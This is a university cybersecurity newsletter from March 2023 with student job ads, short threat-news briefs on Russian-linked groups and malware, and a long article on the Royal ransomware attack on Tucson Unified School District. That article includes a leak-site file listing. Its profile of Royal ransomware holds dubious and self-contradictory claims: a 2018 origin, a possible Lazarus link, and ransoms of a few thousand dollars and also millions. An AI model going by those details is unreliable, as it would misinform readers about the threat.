THE PACKET

MARCH 2023

NATIONAL SECURITY AGENCY · UNITED STATES OF AMERICA

THE UNIVERSITY OF ARIZONA

CAE IN CYBERSECURITY COMMUNITY

College of Applied Science & Technology

Cyber Convergence Center

WE ARE HIRING

CYBERSECURITY STUDENT WORKERS

Play a critical role in the continuous monitoring and response to significant incidents affecting the Facilities Management critical infrastructure network

QUALIFICATIONS

- Passed CYBV 301 or CYBV 385
- Passed CYBV 326
- Current University of Arizona Student, enrolled in a minimum of 6 units
- This position requires an FBI Background Check
- Demonstrate experience with Windows desktop environment
- Demonstrate experience with Wireshark
- Experience participating in Capture the Flag events

ONSITE MAIN CAMPUS • 20HRS/WEEK • $15 PER HOUR

APPLY NOW

Send your resume and cover letter
michaelgalde@arizona.edu


THE UNIVERSITY OF ARIZONA
Information
Security

Security Operations Center (SOC) Student Program

Fall 2023 internship applications open up soon! Email us to learn more: security@arizona.edu

Student Highlight

Brendan Bertone



Q. Please tell us about your time so far working for the SOC.
A. Working for the SOC has allowed me to advance my technical and non-technical skills through real-life experiences. One of the biggest benefits so far is having a great group of co-workers that allow me to work on a variety of projects and tasks while also mentoring me with any questions I may have about school or the cybersecurity industry. This was an amazing opportunity that helped me get a start in the cybersecurity field.

Q. How has CAST helped you achieve your goals in cybersecurity?
A. So far, I have taken various CAST classes that include everything from digital forensics, open source intelligence, and active cyber defense, all of which have given me the knowledge to excel in my future career.

Q. What are your plans after graduation?
A. Currently, my plans after graduation are to pursue a master's degree in Cybersecurity at the University. I am currently a part of the Department of Defense Cyber Scholarship Program (CYSP) that allows me to pursue a career in cybersecurity with the DoD following the completion of my master's.

Q. What is the best advice you can give to students wanting an internship in cybersecurity?
A. Some advice that I would give to fellow students is to try different things inside of cybersecurity. I have taken various classes through the University ranging from computer science, data science, networking, and cybersecurity. All of those disciplines have allowed me to identify my interests and find out what I would like to pursue in the future. I would also recommend applying to different internships and jobs. Most of the time, students in our field feel like they may not be qualified, but there are a number of opportunities that are available.

PRO-RUSSIAN HACKERS BOOST CAPACITY WITH MIRAI VARIANTS

The pro-Russian hacker group Zarya has reportedly developed its own version of the Mirai malware to increase its capabilities in distributed denial-of-service (DDoS) botnet attacks. Researchers at cybersecurity firm Radware found evidence that Zarya had allied with the Akur Group, which hosts its propaganda website, campaign log and malware. Mirai botnets have become popular with hackers, after infecting Linux-operated devices via open Telnet ports to propagate to other machines since they were first detected in 2016. Zarya has moved beyond basic DDoS scripts and crowdsourced attacks to more advanced techniques, according to Radware.

PRO-RUSSIAN KILLNET TARGETS US HOSPITALS

The Russian hacktivist group Killnet has launched multiple distributed denial of service (DDoS) attacks on at least 14 US healthcare organizations, reportedly in response to President Biden's pledge to provide military tanks to Ukraine. Killnet posted a message to followers and a list of targets on its Telegram channel. The US Department of Health and Human Services Cybersecurity Center issued an alert, stating that the group was known for DDoS attacks, adding that it is rare for them to cause major damage, but service outages can last several hours or even days. It is the second coordinated attack on the US healthcare system by the group in the past two months.

BRAND NEW WIPER MALWARE SWIFTSLICER, NOW SIXTH SANDWORM STRAIN TARGETING UKRAINE

Security researchers at ESET have discovered a new strain of data-wiping malware called SwiftSlicer, which they have linked to the Russian APT hacker group Sandworm. The malware was identified after being deployed through Group Policy, suggesting that the attackers had gained control of the victim’s Active Directory environment. The discovery follows the identification of five separate Russian Sandworm variants of destructive software by the Computer Emergency Response Team of Ukraine (CERT-UA). The malware is specifically designed to target Ukrainian organizations and infrastructure, with the goal of causing destruction and sabotage. Once executed, SwiftSlicer deletes shadow copies and overwrites files located in certain directories, rendering the computer unbootable. The malware uses randomly generated byte sequences to fill 4,096 byte-length blocks, making file recovery extremely difficult. SwiftSlicer is just one of several wiper malware variants that Sandworm has deployed in its ongoing campaign against Ukraine. The use of wiper malware by Sandworm underscores the group's intention to cause maximum disruption and damage, rather than seek financial gain.

UKRAINE SAYS RUSSIAN HACKERS BACKDOORED GOVT WEBSITES IN 2021


The Computer Emergency Response Team of Ukraine (CERT-UA) has reported that Russian state hackers, tracked as UAC-0056, Ember Bear, or Lorec53, breached multiple government websites this week using backdoors planted as far back as December 2021. CERT-UA discovered a web shell on one of the hacked websites that the threat actors used to install additional malware. This web shell was created in December 2021 and was used to deploy CredPump, HoaxPen, and HoaxApe backdoors in February 2022. Ember Bear has been active since at least March 2021 and is focused on targeting Ukrainian entities with backdoors, information stealers, and fake ransomware primarily delivered via phishing emails. They are also suspected of orchestrating attacks against North American and Western European organizations. The group's attacks have demonstrated coordination and alignment with Russian state interests.

PIRATED FINAL CUT PRO INFECTS YOUR MAC WITH CRYPTOMINING MALWARE

Security researchers have uncovered a cryptocurrency mining operation targeting macOS devices through a malicious version of Final Cut Pro that has largely gone undetected by antivirus software. The malware was distributed via torrents and used the XMRig utility to mine for Monero cryptocurrency. The malware has undergone three major development stages, with the most recent, the third generation, featuring a script that immediately terminates all of its processes if the Activity Monitor is launched in order to remain hidden from users. The recommendation is to avoid downloading pirated software from peer-to-peer networks, as they are often riddled with malware or adware. Apple has said that the malware is on its radar and that it is working on targeted XProtect updates to block it.

DISH NETWORK GOES OFFLINE AFTER LIKELY CYBERATTACK; EMPLOYEES CUT OFF

Dish Network, the American satellite broadcast provider and TV giant, has been hit by a cyber attack, according to reports. The company's websites, apps and networks, including Dish.com and Dish Anywhere, were offline for 24 hours. Customers have also reported authentication issues when signing into TV channel apps using their Dish credentials. Employees were cut off from accessing work systems due to the attack. Dish Network's customer service Twitter account confirmed an internal systems issue was the cause of the outage. However, one employee has confirmed to BleepingComputer that the issue was caused by a cyber attack, with an external vendor called in to help resolve the issue.



dish

Thank you for your patience

We are experiencing a system issue that our teams are working hard to resolve. For help with common issues, please select the Current Customer Support option below to see our FAQs and Troubleshooting guides.
So that we may assist you with New DISH service, please request more information below.

Current Customer Support

For common issues, we have FAQs and Troubleshooting guides available here:

Follow Us on Social Media

Let's Get Connected for Our Latest News & Updates

in www.linkedin.com/company/uarizona-wicys/

www.twitter.com/UWicys


f www.facebook.com/UAZWicys

www.instagram.com/uarizonawicys/

THE UNIVERSITY
OF ARIZONA

WiCyS
women in cybersecurity

UNIVERSITY OF ARIZONA
STUDENT CHAPTER



WiCyS

women in cybersecurity

UNIVERSITY OF ARIZONA
STUDENT CHAPTER

THE UNIVERSITY OF ARIZONA

2023-2024 Officer Elections!

Women in Cybersecurity Student Chapter at UArizona is looking for students with good academic standing (2.0 or above for undergrad or 3.0 or above for graduate) and taking at least 3 credits to fill WiCyS Officer positions within the club for the next academic year. While membership is open to everyone, officer positions can only be filled by women.

Available Officer Positions

- President
- Vice President
- Treasurer / Secretary
- Marketing Chair (Social Media & Outreach)
- Event Coordinator

Election held **March 7th – 14th**
Winners announced during our regular meeting Tuesday, March 14th at 6pm AST.

Our mission is to help build a strong gender-diverse cybersecurity workforce by facilitating recruitment, retention, and advancement for women in the field.

The Chapter at U Arizona focuses on career development, networking, and mentoring students to help give them the best chance in entering the cybersecurity workforce.

If you are interested in becoming an officer, please fill out this Google Form by **March 6th**: https://forms.gle/qKY9LsyFeNkVZD4CA

For questions email: azcast-WiCyS@arizona.edu

TUSD RANSOMWARE: HOW CAN SCHOOLS PROTECT THEMSELVES?

On Jan. 30, 2023, Tucson Unified School District (TUSD) was hit by a ransomware attack that forced schools to do work offline. The attack was carried out by a group called Royal, which claimed to have encrypted and copied TUSD's data. The hackers demanded a ransom to decrypt and restore the data, and threatened to publish it online if their demands were not met.

TUSD responded by notifying staff and families of the cyber security incident and informing them that internet and network services were down while the matter was investigated. The district also took steps to address the issue, including a massive password change for all teachers, students, and staff, and training for all on new security measures.

TUSD has conducted investigations into the attack and has found no proof that any sensitive data about students or teachers were leaked. The district has also expressed confidence in the security of two critical systems for finance/human resources and student information.

However, the attack had significant consequences for TUSD's operations, as schools were forced to do work offline and students and teachers had to adapt to an old-school style of instruction. Additionally, the attack highlights the importance of safe cybersecurity practices, such as running updates, not clicking on untrustworthy links, and questioning everything.

Overall, the ransomware attack on TUSD serves as a cautionary tale for all organizations to be vigilant about their cybersecurity practices and to take proactive steps to prevent and mitigate cyber-attacks. While TUSD appears to have responded well to the attack and taken measures to address the issue, the incident underscores the need for ongoing vigilance and readiness in the face of an increasingly sophisticated and persistent threat landscape.

Royal Ransomware is a type of malware that encrypts files on a victim's computer or network and demands payment in exchange for the decryption key. It was first discovered in 2018 and is known for its sophisticated tactics, including the use of multiple encryption algorithms and the ability to communicate with a command-and-control server to exchange data.


Once the ransomware infects a victim's system, it typically displays a message demanding payment in Bitcoin or other cryptocurrencies in exchange for the decryption key. The ransom demand can range from a few hundred dollars to several thousand, depending on the attacker's target and the perceived value of the encrypted files.

One of the most concerning aspects of Royal Ransomware is its ability to spread rapidly through a network, infecting multiple systems and causing widespread damage. It can enter a network through various means, including email attachments, malicious websites, and vulnerabilities in software or systems.

The group behind the Royal Ransomware is not definitively known, as they have not publicly identified themselves. However, security researchers have made several educated guesses about the group's identity based on the tactics, techniques, and procedures (TTPs) used in their attacks.

One theory is that the group may be based in Russia or another Eastern European country, as they primarily target organizations in those regions and use Russian language resources in their attacks. Another theory is that the group may be connected to the Lazarus Group, a North Korean state-sponsored hacking group that has been responsible for several high-profile attacks, including the 2014 Sony Pictures hack and the 2017 WannaCry ransomware attack.

Regardless of the group's actual identity, their attacks have been highly effective, and they have successfully extorted millions of dollars from their victims. The group is known for using advanced techniques to evade detection and for targeting high-value organizations, such as banks and government agencies. They also have a reputation for negotiating with their victims and providing decryption keys once the ransom has been paid, although there is no guarantee that they will follow through on their promises.



Royal Ransomware is unique compared to other ransomware trends due to several characteristics:

A. **CUSTOM ENCRYPTION ALGORITHM**: Unlike many ransomware strains that use commonly known encryption algorithms, Royal Ransomware uses a custom encryption algorithm. This makes it harder for security researchers to decrypt files and find vulnerabilities in the encryption scheme.

B. **TARGETED ATTACKS**: Royal Ransomware is primarily used in targeted attacks against large corporations and government organizations. The attackers behind Royal Ransomware have been known to conduct extensive reconnaissance and research on their targets before launching an attack.


C. **HIGH RANSOM DEMANDS**: The ransom demands made by the Royal Ransomware group are much higher than those of other ransomware groups. In some cases, the group has demanded millions of dollars in ransom payments.

D. **LEAKED DATA**: In addition to encrypting files, the Royal Ransomware group also steals sensitive data from their victims. They then threaten to release the stolen data if the ransom is not paid.

E. **ADVANCED OBFUSCATION TECHNIQUES**: The Royal Ransomware group uses advanced obfuscation techniques to make their malware more difficult to detect and analyze. This includes using custom packers and anti-analysis techniques to evade security tools.

Overall, Royal Ransomware is a highly sophisticated and targeted threat that poses a significant risk to large organizations and government entities. Its unique characteristics make it a challenging threat to defend against and respond to.

The Royal Ransomware onion website posted information from TUSD on the 10th of February 2023 and the first archive was available for download on the 9th of February. Two collections are currently available for download with one being 5GB and the other being 52GB.



```
/tusd/

..
tusd_leaked1.rar                09-Feb-2023 20:55      5G
tusd_leaked_2.rar               17-Feb-2023 12:21     52G
```


TUSD RANSOMWARE: HOW CAN SCHOOLS PROTECT THEMSELVES?

The Royal Ransomware website states that only 2% of the total data they have exfiltrated from their victims is available for download. It's important to note that this percentage may only refer to a specific data set related to the TUSD attack. However, users who access the website can still download a substantial amount of data, totaling approximately 57 GB. It's worth noting that this data is obtained through illegal means and downloading it may be a violation of the law. Additionally, there's no guarantee that the downloaded data will be free of malicious code or that it won't harm the user's computer or compromise their security. Therefore, it's strongly advised that users do not attempt to download or access this data.

If a user were to download data obtained through illegal means, such as through a ransomware attack like Royal Ransomware, they could potentially be breaking multiple laws, depending on their location and the specific circumstances of the case.

For example, in many countries, accessing and downloading data without authorization is considered a violation of computer crime laws. Additionally, possessing and distributing stolen or illegally obtained data is a criminal offense in many jurisdictions.

Furthermore, if the downloaded data contains sensitive or personal information about individuals or organizations, the user could be in violation of privacy laws or data protection regulations.



10 February 2023

2%

Link #1

Tucson Unified School District

Education · Arizona, United States · 6,208 Employees

Founded in 1867, the Tucson Unified School District is headquartered in Tucson, Arizona.

Website
Link

Revenue
$415.5M

Employees
6208

It is important for individuals to always consider the legality and ethical implications of their actions online, and to refrain from engaging in any behavior that could be considered illegal or harmful to others.

1. Computer Fraud and Abuse Act (CFAA) - This law prohibits unauthorized access to protected computers and provides criminal and civil penalties for those who do so. Downloading stolen data would likely be considered unauthorized access under the CFAA.

2. Theft of Trade Secrets - The stolen data may include confidential information, such as intellectual property or trade secrets. The Economic Espionage Act of 1996 makes it a federal crime to steal trade secrets, with penalties including fines and imprisonment.

3. Racketeer Influenced and Corrupt Organizations Act (RICO) - If the user downloaded the data with the intention of using it for financial gain or in furtherance of a criminal enterprise, they could potentially be charged under RICO, which provides penalties for individuals involved in organized crime.

It is important to note that the exact laws that would be violated would depend on the specific circumstances of the case, and users should always consult with legal counsel before engaging in any potentially illegal activities.

The Royal Ransomware group's extortion of TUSD by demanding a ransom payment in exchange for decrypting the district's data is also a violation of federal law. The Hobbs Act, which prohibits extortion affecting interstate commerce, makes it a crime to use threats or violence to extort money or property from someone else. By threatening to publicly disclose TUSD's encrypted data unless a ransom was paid, the Royal Ransomware group committed an act of extortion in violation of this law.

Additionally, depending on the specific circumstances of the attack, the Royal Ransomware group may have violated Arizona state laws as well. For example, Arizona Revised Statutes Section 13-2316 prohibits the intentional or knowing unauthorized access of a computer or network, and prohibits computer tampering, including the introduction of a virus, malware, or another destructive program.

Overall, the Royal Ransomware group's attack on TUSD likely constituted a serious violation of both federal and state laws, and if identified and caught, the individuals responsible could face significant criminal penalties.

CREEPER, THE FIRST COMPUTER VIRUS

